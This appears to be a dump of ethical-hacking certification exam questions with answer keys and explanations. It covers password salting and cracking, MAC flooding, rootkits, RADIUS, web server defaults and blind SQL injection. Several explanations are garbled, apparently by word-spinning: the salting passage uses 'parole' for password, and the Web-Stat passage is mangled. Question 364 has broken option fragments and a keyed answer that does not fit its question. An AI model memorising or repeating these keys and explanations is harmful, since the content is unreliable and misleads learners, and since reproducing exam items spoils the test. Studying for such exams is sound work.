Ethical hacker Jane Doe is attempting to crack the password of the head of the IT department of ABC company. She is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

- A. Password key hashing
- B. Password salting
- C. Password hashing
- D. Account lockout

Answer: B

Explanation:

Passwords are usually delineated as "hashed and salted". Salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it's hashed, typically this "salt" is placed in front of each password.

The salt value needs to be held on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.

The use of unique salts means that common passwords shared by multiple users – like "123456" or "password" – aren't revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not.

Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.

Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

NEW QUESTION 363

- (Topic 2)

You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong

passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

- A. Online Attack
- B. Dictionary Attack
- C. Brute Force Attack
- D. Hybrid Attack

Answer: D

NEW QUESTION 364

- (Topic 2)

Which of the following steps for risk assessment methodology refers to vulnerability identification?

- A. Determines if any flaws exist in systems, policies, or procedures
- B. Assigns values to risk probabilities; Impact values.
- C. Determines risk probability that vulnerability will be exploited (High, Medium, Low)
- D. Medium, Low
- E. Identifies sources of harm to an IT system
- F. (Natural, Human, Environmental)
- G. Environmental

Answer: C

NEW QUESTION 367

- (Topic 2)

Clark, a professional hacker, was hired by an organization to gather sensitive information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whois footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network. What is the online tool employed by Clark in the above scenario?

- A. AOL
- B. ARIN
- C. DuckDuckGo
- D. Baidu

Answer: B


Explanation:

<https://search.arin.net/rdap/?query=199.43.0.43>

NEW QUESTION 368

- (Topic 2)

Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.



In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

- A. Switch then acts as hub by broadcasting packets to all machines on the network
- B. The CAM overflow table will cause the switch to crash causing Denial of Service
- C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
- D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: A

NEW QUESTION 372

- (Topic 2)

What hacking attack is challenge/response authentication used to prevent?

- A. Replay attacks
- B. Scanning attacks
- C. Session hijacking attacks
- D. Password cracking attacks

Answer: A

NEW QUESTION 375

- (Topic 2)

Which of the following is the primary objective of a rootkit?

- A. It opens a port to provide an unauthorized service
- B. It creates a buffer overflow
- C. It replaces legitimate programs
- D. It provides an undocumented opening in a program

Answer: C

NEW QUESTION 379

- (Topic 2)

In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

- A. Full Blown
- B. Thorough
- C. Hybrid
- D. BruteDics

Answer: C

NEW QUESTION 383

- (Topic 2)

Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website. Which of the following tools did Taylor employ in the above scenario?

- A. WebSite Watcher
- B. web-Stat
- C. Webroot
- D. WAFW00F

Answer: B

Explanation:

Increase your web site's performance and grow! Add Web-Stat to your site (it's free!) and watch individuals act together with your pages in real time. Learn how individuals realize your web site. Get details concerning every visitor's path through your web site and track pages that flip browsers into consumers. One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions

NEW QUESTION 386

- (Topic 3)

An Internet Service Provider (ISP) has a need to authenticate users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.

Which AAA protocol is the most likely able to handle this requirement?

- A. TACACS+
- B. DIAMETER
- C. Kerberos
- D. RADIUS

Answer: D

Explanation:

<https://en.wikipedia.org/wiki/RADIUS>

Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.


RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP. Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server. RADIUS is often the back-end of choice for 802.1X authentication. A RADIUS server is usually a background process running on UNIX or Microsoft Windows.

Authentication and authorization

The user or machine sends a request to a Network Access Server (NAS) to gain access to a particular network resource using access credentials. The credentials are passed to the NAS device via the link-layer protocol—for example, Point-to-Point Protocol (PPP) in the case of many dialup or DSL providers or posted in an HTTPS secure web form.

In turn, the NAS sends a RADIUS Access Request message to the RADIUS server, requesting authorization to grant access via the RADIUS protocol.

This request includes access credentials, typically in the form of username and password or security certificate provided by the user. Additionally, the request may contain other information which the NAS knows about the user, such as its network address or phone number, and information regarding the user's physical point of attachment to the NAS. The RADIUS server checks that the information is correct using authentication schemes such as PAP, CHAP or EAP. The user's proof of identification is verified, along with, optionally, other information related to the request, such as the user's network address or phone number, account status, and specific network service access privileges. Historically, RADIUS servers checked the user's information against a locally stored flat-file database. Modern RADIUS servers can do this or can refer to external sources—commonly SQL, Kerberos, LDAP, or Active Directory servers—to verify the user's credentials.



Shape Description automatically generated with medium confidence
 The RADIUS server then returns one of three responses to the NAS:

- 1) Access-Reject,
- 2) Access-Challenge,
- 3) Access-Accept.

Access-Reject

The user is unconditionally denied access to all requested network resources. Reasons may include failure to provide proof of identification or an unknown or inactive user account.

Access-Challenge

Requests additional information from the user such as a secondary password, PIN, token, or card. Access-Challenge is also used in more complex authentication dialogs where a secure tunnel is established between the user machine and the Radius Server in a way that the access credentials are hidden from the NAS.

Access-Accept

The user is granted access. Once the user is authenticated, the RADIUS server will often check that the user is authorized to use the network service requested. A given user may be allowed to use a company's wireless network, but not its VPN service, for example. Again, this information may be stored locally on the RADIUS server or may be looked up in an external source such as LDAP or Active Directory.

NEW QUESTION 390

- (Topic 3)

In your cybersecurity class, you are learning about common security risks associated with web servers. One topic that comes up is the risk posed by using default server settings. Why is using default settings on a web server considered a security risk, and what would be the best initial step to mitigate this risk?

- A. Default settings cause server malfunctions; simplify the settings
- B. Default settings allow unlimited login attempts; setup account lockout
- C. Default settings reveal server software type; change these settings
- D. Default settings enable auto-updates; disable and manually patch

Answer: C

Explanation:

Using default settings on a web server is considered a security risk because it can reveal the server software type and version, which can help attackers identify potential vulnerabilities and launch targeted attacks. For example, if the default settings include a server signature that displays the name and version of the web server software, such as Apache 2.4.46, an attacker can search for known exploits or bugs that affect that specific software and version. Additionally, default settings may also include other insecure configurations, such as weak passwords, unnecessary services, or open ports, that can expose the web server to unauthorized access or compromise.

The best initial step to mitigate this risk is to change the default settings to hide or obscure the server software type and version, as well as to disable or remove any unnecessary or insecure features. For example, to hide the server signature, one can modify the ServerTokens and ServerSignature directives in the Apache configuration file¹. Alternatively, one can use a web application firewall or a reverse proxy to mask the server information from the client requests². Changing the default settings can reduce the attack surface and make it harder for attackers to exploit the web server.

References:

- ? How to Hide Apache Version Number and Other Sensitive Info
- ? How to hide server information from HTTP headers? - Stack Overflow

NEW QUESTION 394

- (Topic 3)

Attempting an injection attack on a web server based on responses to True/False QUESTION NO:s is called which of the following?

- A. Compound SQLi
- B. Blind SQLi
- C. Classic SQLi
- D. DMS-specific SQLi

Answer: B

Explanation:

https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection

Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

NEW QUESTION 395

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